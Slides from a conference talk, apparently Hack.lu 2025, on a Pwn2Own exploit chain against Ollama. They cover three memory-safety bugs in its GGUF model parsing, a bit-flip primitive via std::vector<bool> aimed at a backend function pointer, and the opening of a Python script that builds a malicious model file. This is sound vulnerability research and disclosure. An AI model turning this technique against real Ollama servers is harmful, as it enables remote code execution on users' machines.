Lethal Language Models

From Bit Flip to RCE in Ollama

Paul Gerste – Hack.lu 2025 – Oct. 24, 2025

Sonar

whoami


- Paul Gerste / pspaul
  - Vulnerability Researcher @ Sonar
- CTF with FluxFingers
  - Organizing Hack.lu CTF

Outline

- Pwn2Own Berlin 2025
- What's Ollama?
- Bugs
- Exploitation
- Disclosure

Pwn2Own Berlin 2025

- Hacking competition
- At OffensiveCon
- New AI category
- Software for AI/LLM/ML applications



Target	Prize	Master of Pwn Points
Chroma	$20,000	2
Postgres pgvector	$30,000	3
Redis	$40,000	4
Ollama	$20,000	2
NVIDIA Triton Inference Server	$30,000	3
NVIDIA Container Toolkit	$30,000	3

Ollama

- Download and run LLMs locally
  - Public model registry
  - Llama, DeepSeek, Gemma, ...
- Written in Go
- Also some C/C++ code
  - E.g. `llama.cpp`


Ollama

```
~/r/ollama ▶ ollama serve
[…]
time=2025-06-30T16:53:02.979+02:00 level=INFO source=images.go:458  msg="total blobs: 37"
time=2025-06-30T16:53:02.982+02:00 level=INFO source=images.go:465  msg="total unused blobs removed: 0"
time=2025-06-30T16:53:02.987+02:00 level=INFO source=routes.go:1299 msg="Listening on 127.0.0.1:11434
(version 0.6.8)"
time=2025-06-30T16:53:03.050+02:00 level=INFO source=types.go:130   msg="inference compute" id=0
library=metal variant="" compute="" driver=0.0 name="" total="21.3 GiB" available="21.3 GiB"
```

Ollama


```
~/r/ollama ▶ ollama run gemma3:1b
pulling manifest
pulling 7cd4618c1faf: 100% ████████████████████████████████████   815 MB
pulling e0a42594d802: 100% ████████████████████████████████████    358 B
pulling dd084c7d92a3: 100% ████████████████████████████████████   8.4 KB
pulling 3116c5225075: 100% ████████████████████████████████████     77 B
pulling 120007c81bf8: 100% ████████████████████████████████████    492 B
verifying sha256 digest
writing manifest
success
>>> Send a message (/? for help)
```

Ollama




Sonar

Ollama




```
{
  "model": "gemma3:3b",
  "prompt": "foo"
}
```

Ollama



```
{
  "model": "gemma3:1b",
  "prompt": "foo"
}
```

GGUF File Format



GGUF magic number

```
0x47 0x47 0x55 0x46
 G    G    U    F
```

GGUF version
`currently = 3`

uint64 `tensor_count`
Number of tensors

uint64 `metadata_kv_count`
Number of metadata key-value pairs

Metadata with `metadata_kv_count` key-value pairs

```
// example metadata
general.architecture:  'llama',
general.name:          'LLaMA v2',
llama.context_length:  4096,
... ,
general.file_type:     10,
tokenizer.ggml.model:  'llama',
tokenizer.ggml.tokens:  [
    '<unk>',  '<s>',    '</s>',   '<0x00>', '<0x01>', '<0x02>',
    '<0x03>', '<0x04>', '<0x05>', '<0x06>', '<0x07>', '<0x08>',  ...
],
```

Tensor info with `tensor_count` items

```
// n-th tensor
name:         GGUF string,  // ex: blk.0.ffn_gate.weight
n_dimensions: uint32,       // ex: 2
dimensions:   uint64[],     // ex: [ 4096, 32000 ]
type:         uint32,       // ex: 10 (GGML_TYPE_Q2_K)
offset:       uint64,       // ex: 43024384
```

Bugs

Bug #1: strcpy()

controlled

```
int idx = get_key_idx(ctx, KEY_MM_PATCH_MERGE_TYPE);
strcpy(hparams.mm_patch_merge_type, gguf_get_val_str(ctx, idx));

struct clip_hparams {
    // ...
    char mm_patch_merge_type[32] = "flat"; // spatial_unpad or flat (default)
    // ...
};
```

Bug #2: Type Confusion

```
const char * gguf_get_arr_str(const struct gguf_context * ctx, int key_id, int i) {
    GGML_ASSERT(key_id >= 0 && key_id < gguf_get_n_kv(ctx));
    GGML_ASSERT(ctx->kv[key_id].type == GGUF_TYPE_ARRAY);
    struct gguf_kv * kv = &ctx->kv[key_id];
    struct gguf_str * str = &((struct gguf_str *) kv->value.arr.data)[i];
    return str->data;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                     "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write


```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
   hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.n_layer = get_u32(ctx, "mllama.vision.block_count");
// [...]
hparams.intermediate_layers.resize(hparams.n_layer);
std::vector<uint32_t> intermediate_layers_indices = get_u32_array(ctx,
                                 "mllama.vision.intermediate_layers_indices");
for (size_t i = 0; i < intermediate_layers_indices.size(); i++) {
  hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
}
```

Bug #3: OOB Write

```
hparams.intermediate_layers[intermediate_layers_indices[i]] = true;
```



```
0x55555555ff00: 0101 0000 0000 0000  0000 0000 0000 0000
0x55555555ff10: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff20: 0000 5555 5555 643c  0000 5555 5555 60bd
0x55555555ff30: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff40: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff50: 0000 5555 5555 6817  0000 5555 5555 6f2f
0x55555555ff60: 0000 0000 0000 0000  0000 5555 5555 696c
0x55555555ff70: 0000 5555 5555 6ce6  0000 0000 0000 0001
0x55555555ff80: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff90: 0000 7fff ffff ed8f  0000 7fff ffff edb6
```

Exploitation

Sonar


OOB Write

```
struct mllama_hparams {
   // ...
   std::vector<bool> intermediate_layers;
};
```

cppreference.com:

> *`std::vector<bool>` is a possibly **space-efficient specialization** of `std::vector` for the type `bool`.*

`std::vector<bool>`



Bit-setting primitive!


But: only 0 → 1

Where to write?

```
0x55555555ff00: 0101 0000 0000 0000  0000 0000 0000 0000
0x55555555ff10: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff20: 0000 5555 5555 643c  0000 5555 5555 60bd
0x55555555ff30: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff40: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff50: 0000 5555 5555 6817  0000 5555 5555 6f2f
0x55555555ff60: 0000 0000 0000 0000  0000 5555 5555 696c
0x55555555ff70: 0000 5555 5555 6ce6  0000 0000 0000 0000
0x55555555ff80: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff90: 0000 7fff ffff ed8f  0000 7fff ffff edb6
```

std::vector<bool>

Where to write?



```
0x55555555ff00: 0101 0000 0000 0000  0000 0000 0000 0000
0x55555555ff10: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff20: 0000 5555 5555 643c  0000 5555 5555 60bd
0x55555555ff30: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff40: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff50: 0000 5555 5555 6817  0000 5555 5555 6f2f
0x55555555ff60: 0000 0000 0000 0000  0000 5555 5555 696c
0x55555555ff70: 0000 5555 5555 6ce6  0000 0000 0000 0000
0x55555555ff80: 0000 0000 0000 0000  0000 0000 0000 0000
0x55555555ff90: 0000 7fff ffff ed8f  0000 7fff ffff edb6
```

Sonar

Where to write?

```c
struct ggml_backend {
   ggml_guid_t guid;
   struct ggml_backend_i iface;
   ggml_backend_dev_t device;
   void * context;
};
```

```c
static const struct ggml_backend_i ggml_backend_cpu_i = {
   /* .get_name                = */ ggml_backend_cpu_get_name,
   /* .free                    = */ ggml_backend_cpu_free,
   // [...]
   /* .synchronize             = */ NULL,
   // [...]
};
```

```c
void ggml_backend_synchronize(ggml_backend_t backend) {
   if (backend->iface.synchronize == NULL) {
       return;
   }
   backend->iface.synchronize(backend);
}
```


RIP Control

```python
kv = {
    'general.architecture': 'mllama',
    'general.file_type': GgufUint32(1),
    'general.name': 'pwn-mllama',
    'general.description': "Pwning Ollama for Pwn2Own Berlin!",
    'general.type': 'projector',
    'general.alignment': GgufUint32(alignment),

